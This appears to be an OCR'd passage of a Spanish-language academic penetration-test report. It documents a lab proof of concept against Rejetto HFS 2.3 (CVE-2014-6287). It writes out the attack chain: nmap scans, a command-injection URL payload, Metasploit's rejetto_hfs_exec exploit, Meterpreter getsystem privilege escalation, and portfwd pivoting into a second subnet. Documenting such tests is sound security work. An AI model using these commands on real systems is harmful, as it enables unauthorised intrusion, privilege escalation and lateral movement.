


Nota. Con NMAP se descubre el puerto abierto 80/tcp en el HOST-A.

Al aplicar una recopilación pasiva para averiguar información acerca de la vulnerabilidad presente en el servicio HFS (HttpFileServer) 2.3, se identifica que esta vulnerabilidad se asocia al CVE-2014-6287 en Rejetto hasta versiones 2.3c, la cual se explota mediante el envío de solicitudes HTTP con secuencias %00, permitiendo ejecutar comandos arbitrarios remotamente en el sistema atacado (Instituto Nacional de Ciberseguridad [INCIBE], 2014).

Figura 6

Validación servicio de HFS 2.3 desde máquina atacante



Nota. Se comprueba alcance al HOST-A por el puerto de red 80/tcp.

Así mismo, existe un exploit para esta vulnerabilidad CVE-2014-6287 de Rejetto, que está presente en Metasploit, exploit/windows/http/rejetto_hfs_exec. Hasta este punto finaliza la fase de recopilación de inteligencia, en donde se obtuvo la siguiente información del HOST-A:

- El HOST-A ejecuta un sistema operativo Windows.
- Tiene asignada la dirección IP 192.168.1.24/24
- La tarjeta de red tiene la dirección MAC 08:00:27:92:80:c0 que pertenece a una dirección física asignada por VirtualBox.
- El HOST-A no responde a PING, por lo que puede tener el Firewall de Windows activado.

- El HOST-A tiene abierto el puerto de red 80/tcp abierto, por donde expone el servicio HFS 2.3.
- El servicio HFS 2.3 que se ejecuta en el HOST-A, tiene la vulnerabilidad CVE-2014-6287 asociada a la aplicación Rejetto.
- Existe un exploit en Metasploit para la vulnerabilidad CVE-2014-6287 de Rejetto llamado exploit/windows/http/rejetto_hfs_exec.


Etapa 3 - Modelado de Amenazas

Analizando la vulnerabilidad CVE-2014-6287, se observa que la amenaza principal de Rejetto HFS 2.3, es que no realiza sanitización en las búsquedas de entrada, es decir, que no puede realizar un manejo adecuado secuencias %00 en las búsquedas de las solicitudes HTTP que recibe, lo que puede conducir a que la aplicación haga un escape hacía una Shell con los mismos privilegios con los cuales fue ejecutado Rejetto (Dmcxblue, 2022).

La ruta de pruebas de penetración para la PoC controlada, inicia desde la máquina atacante, se explota la vulnerabilidad de Rejetto en el HOST-A y a través de un túnel para Pivoting, se accede al HOST-B para ganar acceso y privilegios.

Figura 7

Pivoting en HOST-A




Nota. Crear un túnel a través del módulo portfwd de Meterpreter.

Etapa 4 - Análisis de Vulnerabilidades

En esta fase se realizan las validaciones que confirman que la aplicación de Rejetto es vulnerable. Para ello, se realizó un análisis de vulnerabilidades con la herramienta NMAP, utilizando el script vuln sobre el puerto 80/tcp que expone el servicio HFS 2.3 de Rejetto. El comando ejecutado es nmap --script vuln -p 80 192.168.1.24. El resultado de vulnerabilidades de NMAP muestra que el servicio HFS 2.3 expuesto por el puerto de red 80/tcp en la dirección IP 192.168.1.24 es vulnerable y existe un exploit para aprovechar la falla de seguridad existente.

Figura 8

Análisis de vulnerabilidades con NMAP en HOST-A




Nota. Se utiliza el script de NMAP llamado vuln.

También se realiza una prueba al enviar búsquedas con secuencias %00 a la aplicación Rejetto, en la cual, se observa que acepta la entrada y no realiza sanitización de los datos. Esto se demuestra ejecutando la siguiente petición HTTP desde el navegador de la máquina atacante http://192.168.1.24/?search==%00{.exec|notepad.}

Figura 9

Validación falla de seguridad HFS 2.3



Nota. Desde la búsqueda de HFS 2.3 se ejecuta el bloc de notas en el HOST-A.

Etapa 5 - Explotación


En esta etapa se realizan procesos controlados para la explotación de la vulnerabilidad CVE-2014-6287 de Rejetto para que, de esta forma, se pueda comprobar esta debilidad de seguridad que puede ser aprovechada por un atacante. Para proceder con esto, se ejecuta desde la máquina atacante el Framework de Metasploit con el comando sudo msfconsole. Se procede luego a buscar exploits disponibles contra la aplicación Rejetto. Para ello usar el comando search rejetto.

Luego de esto, se recomienda utilizar el primer módulo ejecutando el comando use exploit/windows/http/rejetto_hfs_exec. Para revisar las opciones disponibles del módulo rejetto_hfs_exec, se ejecuta el comando show options. Se recomienda configurar la opción RHOSTS, que hace referencia al host remoto a ejecutar el exploit que, para este caso, es el HOST-B 192.168.1.24.

Para configurarlo, se ejecuta el comando set RHOST 192.168.1.24. Luego ejecutar el comando run o exploit para lanzar el ataque. Si la explotación fue satisfactoria, Metasploit creará una sesión que será tenida en cuenta más adelante y se tendrá acceso a la Shell de la máquina comprometida a través de intérprete de comandos Meterpreter.

Figura 10

Explotación vulnerabilidad CVE-2014-6287



Nota. La explotación es exitosa cuando se establece sesión por medio de Meterpreter.


Desde Meterpreter, se recopila nuevamente información sobre la máquina vulnerada HOST-A, para revisar información del sistema, privilegios y posibles intentos de movimiento lateral hacía otros hosts vulnerables. Para ello, se utiliza el comando sysinfo para saber información del sistema operativo atacado y getuid para saber con qué usuario se está ejecutando la sesión.

Se identifica que el HOST-A está ejecutando un sistema operativo Windows 7 SP1 de 64 bits, su hostname es PC202006, configurado con leguaje en español, está un grupo de trabajo llamado WORKGROUP y el usuario con el que se está ejecutando la sesión, es una cuenta local llamada usuario.

Para elevar privilegios al máximo, se ejecuta desde la sesión establecida de Meterpreter el comando getsystem. Si todo sale bien, se puede revisar con que usuario se elevó los permisos usando nuevamente el comando getuid. Se observa que se pudo elevar los permisos con el usuario SYSTEM del HOST-A, lo cual significa que se tienen los privilegios máximos en el sistema incluso mayores que el usuario Administrador.

Figura 11

Elevación de privilegios en HOST-A




Nota. Se realiza elevación a privilegios de SYSTEM.

Con el comando ifconfig se puede saber si el HOST-A tiene otras tarjetas de red configuradas y con qué direccionamiento IP. Como se observa, se explotó la vulnerabilidad de

Rejetto por la dirección IP 192.168.1.24/24 que tiene la interfaz 11. Sin embargo, el HOST-A cuenta con otra interfaz, la 18, la cual tiene configurada la dirección IP 10.0.2.7/24. Como este segmento de red es inaccesible desde la máquina atacante, es posible ejecutar desde el HOST-A escaneos a ese segmento de red para buscar otros sistemas vulnerables.

Figura 12

Direccionamiento IP en HOST-A



Nota. El HOST-A tiene otra interfaz configurada con otro segmento de red.

Etapa 6 - Post-explotación

En esta etapa se va a garantizar el acceso en HOST-A y escalamiento de privilegios en HOST-B, a través de Pivoting. Para ello, se realiza primero un escaneo a nivel de ARP en el segmento 10.0.2.0/24 desde la interfaz de red 10.0.2.7 del HOST-A, utilizando el módulo arp-

scanner de Metasploit. Para esto, se deba salir de la sesión actual del Meterpreter con el comando background y se tiene en cuenta el número de sesión establecida, porque será tenida en cuenta más adelante. también se pude conocer la sesión establecida con el comando sesión -l.

Después debe establecerse una ruta hasta el HOST-B a través de la sesión establecida de Meterpreter con el HOST-A. Para ello, usar el comando route add 10.0.2.5 255.255.255.0 1. Luego verificar con el comando route print que se haya creado correctamente la ruta hacía el sistema HOST-B.

Figura 13

Enrutamiento a hacía HOST-B

Nota. Se crea una ruta hacía HOST-B con el comando route add.

Luego se utiliza en Metasploit el módulo arp-scanner con el comando use post/windows/gather/arp_scanner. Para ver las opciones disponibles se ejecuta el comando show options. En la opción RHOSTS se define el segmento de red a escanear con ARP, que será con el comando set RHOSTS 10.0.2.0/24. Para la opción SESSION se utilizará la sesión establecida con Meterpreter en el equipo atacado, para este caso se usó el comando set SESSION 1.

Finalmente, se ejecuta el módulo con el comando run. El resultado mostró varios dispositivos en el segmento de red, pero como se sabe que la PoC está montada sobre la capa de


virtualización de VirtualBox, el único sistema que tiene una dirección MAC de este fabricante es el que tiene la dirección IP 10.0.2.5. Por lo tanto, esta es la dirección IP del HOST-B. El siguiente paso es escanear puertos de red abiertos en el HOST-B, por donde se pueda hace un movimiento lateral usando de Pivot el HOST-A.

Para esto se utiliza el módulo de Metasploit llamado portscan. Se utiliza ejecutando el comando use auxiliary/scanner/portscan/tcp. Con el comando show options se accede a las opciones, donde se configura la opción RHOSTS como set RHOSTS 10.0.2.5, que es donde se hará el escaneo de puertos TCP. Finalmente lanzar el escaneo con el comando run.

En los resultados se verán los puertos que se encuentran abiertos en el HOST-B como 21/tcp, 80/tcp, 445/tcp, etc., para que después se pueda hacer un análisis más detallado sobre cual puerto hacer el movimiento lateral para acceder al HOST-B mediante Pivoting.

Figura 14

Escaneo de puertos al HOST-B




Nota. Con el módulo auxiliary/scanner/portscan/tcp, se descubren puertos TCP abiertos en el HOST-B.

El siguiente paso es crear un túnel a través del Pivot HOST-B, para enmascarar la dirección IP y puerto de salida de la máquina atacante y que las conexiones salgan a nombre del HOST-A. Para ello, se utiliza el módulo portfwd de la sesión de Meterpreter establecida. Para ello ingresar a la sesión de Meterpreter establecida con el comando session -i 1. Ejecutar el comando portfwd add -l 8888 -p 80 -r 10.0.2.5 para crear un túnel que pivotee en el HOST-A entre la máquina atacante y el puerto 80 del HOST-B y que escuche en la máquina atacante por el puerto 8888. Validar el reenvío del puerto con el comando portfwd list.

Es decir, para hacer una petición a la dirección IP 10.0.2.5 puerto 80, debe hacerse a la IP de la máquina atacante por el puerto 8888 y la comunicación entrante que verá el HOST-B será la dirección IP del HOST-A con un puerto de red alto, pero en ningún momento se revelará la información lógica de la máquina de Parrot.

Figura 15

Creación túnel con portfwd




Nota. El módulo portfwd permite realizar redirección de puertos a través de un túnel entre el HOST-B y la máquina atacante.

Al realizar una prueba, donde se realiza una solicitud HTTP al localhost por el puerto de escucha 8888, el cual, está tunelizado hacía la IP 10.0.2.5 puerto 80, se podrá observar como la redirección del puerto funciona correctamente y se puede acceder a la aplicación HTTP del sistema HOST-B.

Figura 16

Acceso a servicio HFS del HOST-B a través del túnel




Nota. Se puede saltar hasta el puerto 80/tcp del HOST-B a través del puerto de escucha 8888/tcp en la máquina atacante por localhost.

Con relación a la lógica anterior, se puede también hacer un escaneo de puertos con NMAP desde Metasploit, configurando como puerto 8888 y la dirección IP la máquina atacante. El resultado es el mismo que la prueba anterior, ya que el puerto 8888 redirige al puerto 80 del HOST-B. Para esta PoC, se ejecuta Rejetto en el HOST-B y a través de NMAP, se puede descubrir que descubrió la aplicación HFS 2.3. El comando usado es nmap -sV -p 8888 192.168.1.23.

Figura 17

Escaneo con NMAP al túnel creado hacía HOST-B



